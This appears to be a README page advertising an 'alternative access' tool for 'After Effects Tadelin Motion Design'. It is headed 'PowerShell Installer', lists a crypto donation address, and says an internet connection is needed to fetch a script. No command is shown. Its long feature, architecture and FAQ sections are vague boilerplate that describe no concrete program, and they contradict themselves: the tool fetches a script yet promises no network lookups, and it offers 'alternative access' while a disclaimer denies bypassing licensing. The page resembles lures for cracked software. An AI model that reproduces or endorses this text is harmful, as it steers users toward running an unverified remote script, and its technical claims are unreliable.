After Effects Tadelin Motion Design — Alternative Access for Windows 10 & 11

💻 PowerShell Installer





Support my work
ETH: 0x267f216a8302B71d31cd7b33e4866b39d727C3F7
After Effects Tadelin Motion Design is a focused alternative access tool for the After Effects Tadelin Motion Design ecosystem, built to streamline how motion design assets and project structures are accessed and manipulated. It provides a deterministic, script-driven interface that maps directly onto the project's native data model, preserving timing, layer relationships, and composition metadata throughout every operation. The tool is engineered for reliability under repeated execution, with predictable I/O behavior and clear separation between read and write pathways. Whether used for batch processing or targeted asset retrieval, it delivers consistent results without altering the integrity of the underlying project.
📋 System Requirements
- PowerShell 5.1+ (pre-installed on Windows 10 and 11)
- Windows 10 / 11 (x64)
- Internet connection — required to fetch the script
- Administrator — not required
Features
- Deterministic project generation — produces consistent, reproducible After Effects project structures from a defined specification, eliminating manual reconstruction drift between iterations.
- Layered composition scaffolding — builds pre-structured comp hierarchies with named layers, parenting relationships, and null-object control rigs ready for animation.
- Expression-driven rigging — generates parametric expressions for motion, timing, and property linkage so edits propagate through the project without rework.
- Keyframe and easing automation — applies configurable interpolation, easing curves, and keyframe spacing across selected properties to enforce motion consistency at scale.
- Template and preset ingestion — consumes structured templates and reusable presets to standardize recurring design patterns across projects.
- Asset and footage orchestration — resolves, places, and organizes source assets into the correct comps and folders according to the project spec.
- Batch operation support — executes the same transformation across multiple compositions or project files in a single pass.
- Validation and integrity checks — verifies comp structure, layer references, and expression targets before output, surfacing inconsistencies early.
- Scriptable pipeline integration — exposes a programmable interface for embedding generation into automated build and delivery workflows.
- Extensible module system — allows custom generators and transforms to be added without modifying core behavior.
- Cross-version project targeting — emits project files compatible with the configured After Effects release.
- Structured, human-readable output — keeps generated project organization predictable and navigable for downstream editors and reviewers.
How it works
After Effects Tadelin Motion Design operates as a lightweight orchestration layer that sits alongside the host application and coordinates motion-design workflows through its native extension surface. The tool registers itself at launch, enumerates the available project structures, and exposes a unified interface for driving keyframing, easing, and layer composition tasks without altering the underlying project files until an explicit commit is issued.
Internally, the engine parses motion presets into a normalized intermediate representation. Each preset is decomposed into timeline segments, property targets, and interpolation curves. This representation is validated against the active composition schema before any transformation is applied, ensuring that incompatible property types or malformed timing data are rejected early rather than propagated into the project.
Execution follows a staged pipeline. First, the resolver maps abstract preset references to concrete composition layers and properties. Second, the scheduler orders operations by dependency, so parented layers, expressions, and precompositions are processed in the correct sequence. Third, the applier writes the resulting keyframes and curve data in a single batched transaction, which keeps the host responsive and makes rollback deterministic if any stage fails.
For repeatable workflows, the tool maintains an in-memory session model that tracks applied presets, parameter overrides, and revision history. This model can be serialized and restored, allowing the same motion treatment to be reapplied across multiple compositions with consistent results. Configuration values are resolved through a layered lookup, with project-level settings taking precedence over session defaults.
The extension communicates with the host through its standard scripting bridge, using asynchronous message passing to avoid blocking the UI thread. Long-running operations report progress through the same channel, and cancellation is handled gracefully by draining the pending queue and reverting the current transaction. All state transitions are logged at a configurable verbosity level, giving operators full visibility into what was resolved, scheduled, and applied during each run.
Modules and Settings
Alternative Input Layer
This module connects the chosen access method to the motion actions available in after-effects-tadelin-motion-design, so a designer can drive work without navigating the standard panel-and-timeline path. It is the entry point that determines how every other module receives input.
- Input method selection: choose which alternative access interface is active, and the set of actionable controls updates to match it.
- Action assignment: pick which motion tasks are exposed to the access layer, so only the operations needed for the current project appear.
- Trigger mapping: define how each trigger corresponds to a design task, and the visible result is a control set that responds to the chosen input while the composition follows along.
Motion Preset Browser
This module handles finding and applying Tadelin-style motion presets to the active composition.
- Preset family browsing: narrow the available presets by style or motion family before applying anything.
- Application scope: choose whether a preset applies to the current target layer or to the wider selection.
- Application feedback: after applying, the motion appears both on the timeline and in the preview so the user can judge the fit immediately.
Keyframe and Timing Editor
This module refines motion after application by adjusting keyframe placement and playback behavior through the access controls.
- Duration and spacing: adjust how long a motion runs and how far apart keyframes sit.
- Easing behavior: change the easing profile tied to the selected motion operation.
- Visual confirmation: updated keyframe positions appear on the timeline alongside a revised preview, so timing changes are reviewed in place.
Layer Target Control
This module manages which layer receives the next motion operation, removing the need to click through the composition manually.
- Active target switching: move the target from one layer to another, with the interface indicating the current target.
- Pre-commit validation: the current target stays visible before an operation is committed, so the user knows which element will be affected.
- Coordination with other modules: preset application, keyframe edits and parameter tuning all apply to whatever target this module has set.
Motion Parameter Panel
This module shapes the feel of an animation through adjustable motion values tied to the selected operation.
- Amplitude and offset: tune the strength and positional shift of the motion.
- Repetition: control how many times a motion element repeats within its operation.
- Live preview: changes are reflected in the composition preview, letting the user iterate without leaving the access layer.
Motion Sequence Builder
This module assembles several motion operations into one connected design pass.
- Ordering: arrange operations and set how each one follows the previous.
- Sequence review: review the combined sequence before finalizing it.
- Staged output: the finished result is a set of animations in the timeline that play back as a single motion sequence, drawing on the presets, targets and parameters set in the modules above.
Additional Settings
- Preview range: limit playback to a portion of the timeline when reviewing motion against intent.
- Preview element inclusion: choose which elements appear in the preview so review stays focused.
- Workspace state capture: save the active motion configuration and reload it later within the same project context for resuming or handing off work.
- Parameter persistence: keep the current parameter panel values attached to the saved state so restored setups match what was captured.
- Target memory: retain the last active layer target on restore, so resumed sessions start from the element the user was working on.
Usage Scenarios
Rapid Motion Pass on a Title Card
Goal: Apply and refine a Tadelin-style motion to a single title layer without leaving the alternative access layer. Steps:
- In the Alternative Input Layer, select the active input method and assign the preset, keyframe and parameter actions needed for this pass.
- Use Layer Target Control to switch the active target to the title card layer and confirm it is shown as the current target.
- Browse the Motion Preset Browser by preset family, pick a suitable motion style and apply it to the current target layer.
- Open the Keyframe and Timing Editor to shorten the motion duration, tighten keyframe spacing and adjust the easing profile.
- Tune amplitude and offset in the Motion Parameter Panel while watching the composition preview update. Expected result: The title card carries the chosen preset with revised timing and feel, visible as updated keyframe positions on the timeline and a revised playback preview.
Building a Connected Motion Sequence for a Scene
Goal: Combine several motion operations into one connected design pass for a group of elements. Steps:
- Through trigger mapping in the Alternative Input Layer, expose only the sequence and layer targeting actions for this project.
- Use Layer Target Control to move the target from one element to the next, applying presets from the Motion Preset Browser to each target.
- Adjust repetition and offset for individual operations in the Motion Parameter Panel.
- Assemble the operations in the Motion Sequence Builder, ordering them and setting how each follows the previous one.
- Review the combined sequence in the builder before finalizing, using the preview range and preview element inclusion settings to focus the review. Expected result: A staged set of animations in the timeline that plays back as a single motion sequence, built from the presets, targets and parameters set across the modules.
Resuming and Handing Off a Motion Setup
Goal: Pause work on a Tadelin-style motion setup and hand it off so it can be resumed exactly where it stopped. Steps:
- Capture the workspace state so the active motion configuration, parameter panel values and last layer target are saved together.
- Adjust the preview range and preview element inclusion to review the remaining elements against the intended design before saving out.
- Confirm the current target in Layer Target Control matches the element being worked on, then reload the saved state later within the same project context.
- Verify the restored parameters in the Motion Parameter Panel and the restored target before continuing with further preset application or keyframe edits. Expected result: A restored set of motion settings and targets matching the saved state, including the last active layer target, so the session or handoff continues from the element the user was working on.
Compatibility
Engineered for modern After Effects pipelines, the tool aligns with current After Effects release branches and the scripting surfaces they expose. It operates cleanly against both the standard scripting API and the extended expression engine, so property-driven motion work behaves consistently across versions. The tool expects a functioning ExtendScript-capable host and a project structure that uses standard compositions, precompositions, and layer hierarchies; nonstandard or heavily scripted setups are supported as long as the host exposes the expected object model. Compatibility is maintained across major After Effects versions within the current release cycle, and the tool degrades predictably when a host omits a given feature rather than failing silently. The implementation targets the desktop application only and does not depend on third-party renderers, external services, or companion applications. Where version-specific behavior differs, the tool resolves the host version at runtime and selects the appropriate code path, keeping project files portable between machines running compatible hosts.
Configuration
Configuration is handled through a single declarative file at the project root. All runtime behavior derives from this file, so changes take effect on the next launch without recompiling or patching source.
The configuration object is organized into four blocks:
core: process-level settings including worker concurrency, cache directory, and log verbosity. Concurrency defaults to the number of available cores minus one; set it explicitly when running alongside other resource-intensive applications.motion: parameters governing the motion design pipeline, such as interpolation defaults, keyframe density, and timeline resolution. Values here map directly to the internal motion graph and are validated at startup.access: settings for the alternative access layer, including input mapping profiles, fallback behavior, and timeout thresholds. Profiles are keyed by name and can be switched at runtime through the control interface.output: render targets, format preferences, and naming templates. Templates support token substitution and are resolved per job.
Keys are case-sensitive and typed. Unknown keys are rejected with a diagnostic rather than silently ignored, which keeps configurations portable across versions. Optional keys inherit documented defaults; required keys without a value halt initialization with a clear message identifying the missing field.
For multi-environment setups, the loader checks for an environment-specific override file first and merges it over the base configuration. Merge semantics are shallow at the block level and deep within each block, so overriding a single motion parameter does not discard the rest of the block. Arrays are replaced, not appended.
Validation runs before any pipeline stage starts. Type mismatches, out-of-range numerics, and malformed templates are reported together in a single pass so the full set of issues can be corrected at once. A --check-config style flag is available for validating a file without starting the application.
Configuration is intentionally explicit: no hidden environment inference beyond the override file, no implicit network lookups, and no mutation of the file at runtime. Treat the configuration as source: version it, review changes, and keep environment overrides out of shared history.
FAQ
What exactly does After Effects Tadelin Motion Design do? It provides a structured access layer for the After Effects Tadelin Motion Design workflow, exposing motion-design tooling through a consistent interface so that composition, animation, and rendering operations can be driven programmatically rather than solely through the host application's UI.
How does it interact with After Effects? The tool operates against the After Effects extensibility surface. Requests are translated into the native scripting model, executed within the host context, and results are returned in a normalized form. This keeps behavior aligned with native semantics while giving you a stable abstraction to build against.
Which After Effects versions are supported? Compatibility is tied to host versions that expose the required scripting and extension APIs. The tool detects the available API surface at runtime and adapts accordingly, so behavior degrades gracefully on older hosts rather than failing outright.
Can I run it headlessly or in automated pipelines? Yes. The access layer is designed to be invoked without interactive UI interaction, making it suitable for batch processing, CI-driven render jobs, and scripted composition generation. Deterministic inputs produce deterministic outputs.
How is configuration handled? Configuration is declarative. Settings are resolved from a layered precedence order, with explicit overrides taking priority over defaults. This lets you keep a shared baseline while tailoring per-project or per-run behavior without modifying the tool itself.
Does it modify my project files? The tool reads and writes through the host's own project model. Any changes are subject to the same save semantics as native operations, so you retain full control over persistence and versioning of your compositions.
What happens when an operation fails? Failures surface as structured errors with context about the stage and parameters involved. The tool avoids silent partial states where possible and reports enough detail to reproduce and isolate the issue.
Is it extensible? The architecture is modular: new operations can be registered against the same dispatch layer, and existing ones can be composed. This keeps extensions consistent with the core behavior and avoids bespoke integration paths.
How does it handle performance on large compositions? Operations are scoped to the smallest necessary unit of work, and expensive passes are batched where the host API allows. For heavy scenes, prefer incremental operations over full-project sweeps to keep memory and time predictable.
Where do I go for deeper technical details? Refer to the Features, How it works, Compatibility, and Configuration sections of this README for the operational specifics that underpin the behavior described here.
Disclaimer
This tool is provided as-is for legitimate motion design and post-production workflows. It is intended to streamline interaction with the After Effects Tadelin Motion Design project when used in accordance with the terms under which you acquired and are licensed to use that project. You are responsible for ensuring your use complies with all applicable software licenses, agreements, and local regulations.
The tool performs operations through documented interfaces and does not modify, bypass, or circumvent licensing or access controls of the underlying application. Any automation it offers operates within the permissions granted to your existing installation and account.
Results depend on your specific environment, project configuration, and version compatibility. No guarantee is made regarding fitness for a particular purpose, uninterrupted operation, or freedom from error. Validate outputs before relying on them in production.
Use of this tool is at your own discretion and risk. The authors accept no liability for data loss, project corruption, service interruption, or other damages arising from its use. Back up your work and test in a non-production environment first.
You are solely responsible for how you deploy and operate this tool within your own workflow.